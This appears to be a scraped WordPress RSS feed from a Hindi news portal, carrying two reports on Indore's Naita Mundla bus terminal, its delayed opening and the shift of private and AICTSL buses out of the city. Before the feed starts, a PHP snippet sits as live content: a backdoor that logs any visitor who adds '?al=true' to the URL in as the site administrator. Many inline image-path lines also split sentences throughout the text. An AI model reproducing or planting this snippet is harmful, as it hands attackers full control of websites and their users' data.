// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); Naita Mundla bus stand – प्रत्युषा आशा की नयी किरण https://pratyushaashakinayikiran.com न्यूज़ पोर्टल Tue, 03 Sep 2024 09:26:00 +0000 en-US hourly 1 https://wordpress.org/?v=7.0 नायता मुंडला बस स्टैंड अब आठ सितंबर से शुरू होगा, गीता भवन से नहीं मिलेंगी AICTSL की बसें https://pratyushaashakinayikiran.com/?p=65460 Tue, 03 Sep 2024 09:26:00 +0000 https://pratyushaashakinayikiran.com/?p=65460 इंदौर
 इंदौर शहर से यातायात के दबाव को कम करने के लिए बसों को बाहर किया जाना है। इसके लिए बाहरी क्षेत्रों में अंतरराज्यीय बस टर्मिनल (आईएसबीटी) बनाए जा रहे हैं। नायता मुंडला में बनाए गए आईएसबीटी से एक सितंबर से बसों का संचालन शुरू होना था, लेकिन एप्रोच रोड अधूरी होने से अब आठ सितंबर से बस स्टैंड को शुरू किया जाएगा।

यहां से महाराष्ट्र की तरफ जाने वालीबसों को चलाया जाएगा। शहर के अंदर से महाराष्ट्रके लिए चलने वाली लंबी दूरी की सभी बसों को नायता मुंडला बस स्टैंड से चलाया जाना है। इसमें एआईसीटीएसएल द्वारा महाराष्ट्र के लिए संचालित होने वाली करीब 22 बसों को भी स्थानांतरित किया जाएगा।

यह बसें वर्तमान में गीता भवन चौराहा के पास एआईसीटीएसएल के बस स्टैंड से संचालित होती हैं। इसके अलावा शहर में अन्यस्थानों से संचालित होने वाली बसों को भी यहां पर स्थानांतरित कियाजाएगा, ताकि शहर के अंदर से बसों का दबाव कम हो सके।
600 बसें प्रतिदिन हो सकेंगी संचालित

नायता मुंडला बस स्टैंड पर यात्रियों के लिए सभी आधुनिक सुविधाएं जुटाई गई हैं। यहां से प्रतिदिन 600 बसें संचालित हो सकेंगी। दोपहिया और चार पहिया वाहनों के लिए अलग से पार्किंग बनाई गई है। तीन सौ दोपहिया और डेढ़ सौ चार पहिया वाहन पार्क हो सकेंगे। परिसर में सुरक्षा के लिए सीसीटीवी कैमरे भी लगाए गए हैं।
सिटी बसों के मेंटेनेंस के लिए बनेंगे नए डिपो

हाल ही में अटल इंदौर सिटी ट्रांसपोर्ट सर्विसेस लिमिटेड (एआईसीटीएसएल) में सीईओ की जिम्मेदारी मिलने के बाद दिव्यांक सिंह ने रविवार को सिटी बस, आई-बस, बीआरटीएस आदि का निरीक्षण किया। उन्होंने यात्रियों से चर्चा भी की। इस दौरान संबंधित कर्मचारी व सुपरवाइजर भी मौजूद थे।

सीईओ सिंह ने बताया कि सिटी और आइ बस में यात्रियों कोमिलने वाली सुविधाओं को ध्यान में रखकर निरीक्षण किया। इसमें सामने आया कि बसों की बेहतर सफाई नहीं होती है। साथ ही समय पर संचालन भी नहीं हो पा रहा है। इसे लेकर निर्देश दिए हैं।

इंदौर शहर में वर्तमान में सिटी बसों के मेंटनेंस के लिए नौ डिपो हैं, जबकि बसों की संख्या के लिहाज से डिपो की संख्या बढ़ाने की जरूरत है। इसके लिए नई जगह तलाश रहे हैं। इसके साथ ही राजस्व बढ़ाने के लिए विज्ञापन प्रदर्शन के लिए नई जगह तैयार करने के लिए कहा है। यात्रियों ने भी यात्रा के दौरान आने वाली परेशानी के बारे में बताया है, जिसे दूर किया जाएगा।

]]>
1 सितंबर से शुरू होगा इंदौर में नायता मुंडला बस स्टैंड, सड़क और फुटपाथोंसे सख्ती से हटाएंगे अतिक्रमण https://pratyushaashakinayikiran.com/?p=64369 Sat, 31 Aug 2024 09:06:00 +0000 https://pratyushaashakinayikiran.com/?p=64369  इंदौर

इंदौर। शहर (Indore) के यातायात (transportation) को व्यवस्थित करने के लिए जिला प्रशासन (District Administration) ने शहर के बीचोबीच से बसों का संचालन करने वाले बस संचालकों पर कार्रवाई शुरू कर दी है। कल प्रशासन ने ऐसे सात ट्रेवल्स (Seven Travels) की ऑफिस सील (Seal) किए। बाद में बस संचालकों ने यात्री परेशानियों का हवाला दिया तो कलेक्टर ने तीन दिनों कीमोहलत के साथ शहर के बाहर से बसें संचालित करने के निर्देश दिए। इसके बाद अब कई निजी बसों का संचालन नायता मुंडला (Naita Mundla) स्थित बस स्टैंड से शुरू होने की स्थिति बनती नजर आ रही है। यह विकल्प पिछली बैठक में जिला प्रशासन ने ही बस संचालकों को दिया था।

उल्लेखनीय है कि शहर के ट्रैफिक को व्यवस्थित करने के लिए जिला प्रशासन ने पिछले माह निजी बस संचालकों कीबैठक लेते हुए निर्देश दिए थे कि ऑल इंडिया टूरिस्ट परमिट पर चलने वाली बसें शहर से बाहर संचालित की जाएं। इस पर बस संचालकों ने कहा था कि ज्यादातर के पास शहर के बाहर बसों का संचालन शुरू करने के लिए स्थान नहीं है। इस पर अस्थायी तौर पर विकल्प दिया गया था कि वे नायता मुंडला में बने नए बस स्टैंड से बसों का संचालन शुरू कर सकते हैं। आरटीओ प्रदीप शर्मा ने कहा कि कल कार्रवाई के दौरान भी जब बस संचालकों ने इतने कम समय में बाहर व्यवस्था न होने की बात कही तो उन्हें दोबारा यह विकल्प दिया गया कि अगर वे चाहें तो नायता मुंडला बस स्टैंड से अपनी बसें चला सकते हैं। इस बस स्टैंड से अभी किसी भी बस का संचालन शुरू नहींहुआ है और यह खाली भी है। नौलखा की बसों को यहां शिफ्ट करने की योजना थी, जो कोर्ट के स्टे के कारण अटकी पड़ी है।

पिछले दिनों शहर के जिन 21 चौराहों पर यातायात को सुगम बनाने के संबंध में निरीक्षण किया गया था उस दौरान लिए गए निर्णय और दिए गए निर्देशों पर काम प्रारंभ कर दिया गया है। कलेक्टर ने फुटपाथ और सड़कों पर अतिक्रमण करने वालों के विरुद्ध भी कार्रवाई के निर्देश दिए। उन्होंने कहा कि ऐसे लोग जो बार-बार समझाइश के बाद भी यातायात नियमों और निर्देशों का पालन नहीं कर रहे हैं उनके विरुद्ध कड़ी कार्रवाई की जाएं।

शहर में बुकिंग ऑफिस और पिकअप पाइंट बना सकेंगे

आरटीओ ने बताया कि भोपाल की तरह बस संचालक शहर में अपना बुकिंग ऑफिस बना सकते हैं। साथ ही यात्रियों को शहर से लेकर बस स्टैंड तक लाने-ले जाने के लिए छोटी गाडिय़ां भी संचालित कर सकते हैं, जिससेट्रैफिकबाधित न हो। इससे यात्रियों को भी सुविधा होगी और बस संचालकों का काम भी प्रभावित नहीं होगा।

चौराहों पर यातायात व्यवस्था को सुगम बनाने के संबंध में स्थाई समाधान के लिए ग्रेट सेपरेटर बनाने की संभावनाओं पर भी चर्चा की गई। बैठक में नगर निगम आयुक्त शिवम वर्मा, डीसीपी ट्रैफिक अरविंद तिवारी, अपर आयुक्त अभिलाष मिश्रा, अपर कलेक्टर सपना लौवंशी तथा रोशन राय सहित अन्य अधिकारी मौजूद थे।

सुरक्षा व्यवस्था करनी होगी पुख्ता

नायता मुंडला से देर रात संचालित होने वाली बसों से आने और जाने वाले यात्रियों की सुरक्षा व्यवस्था भी अहम होगी। शहर के बाहर होने से बस स्टैंड पर सुरक्षा व्यवस्था करनी होगी। क्योंकि रात्रि में नायता मुंडला और पालदा के सुनसान क्षेत्रों में महिला यात्रियों कीसुरक्षा अहम होगी। पालदा चौराहे से नायतामुंडला तकसड़क सुधार औरलाइटिंग काकार्य नहीं हो सका है।

]]>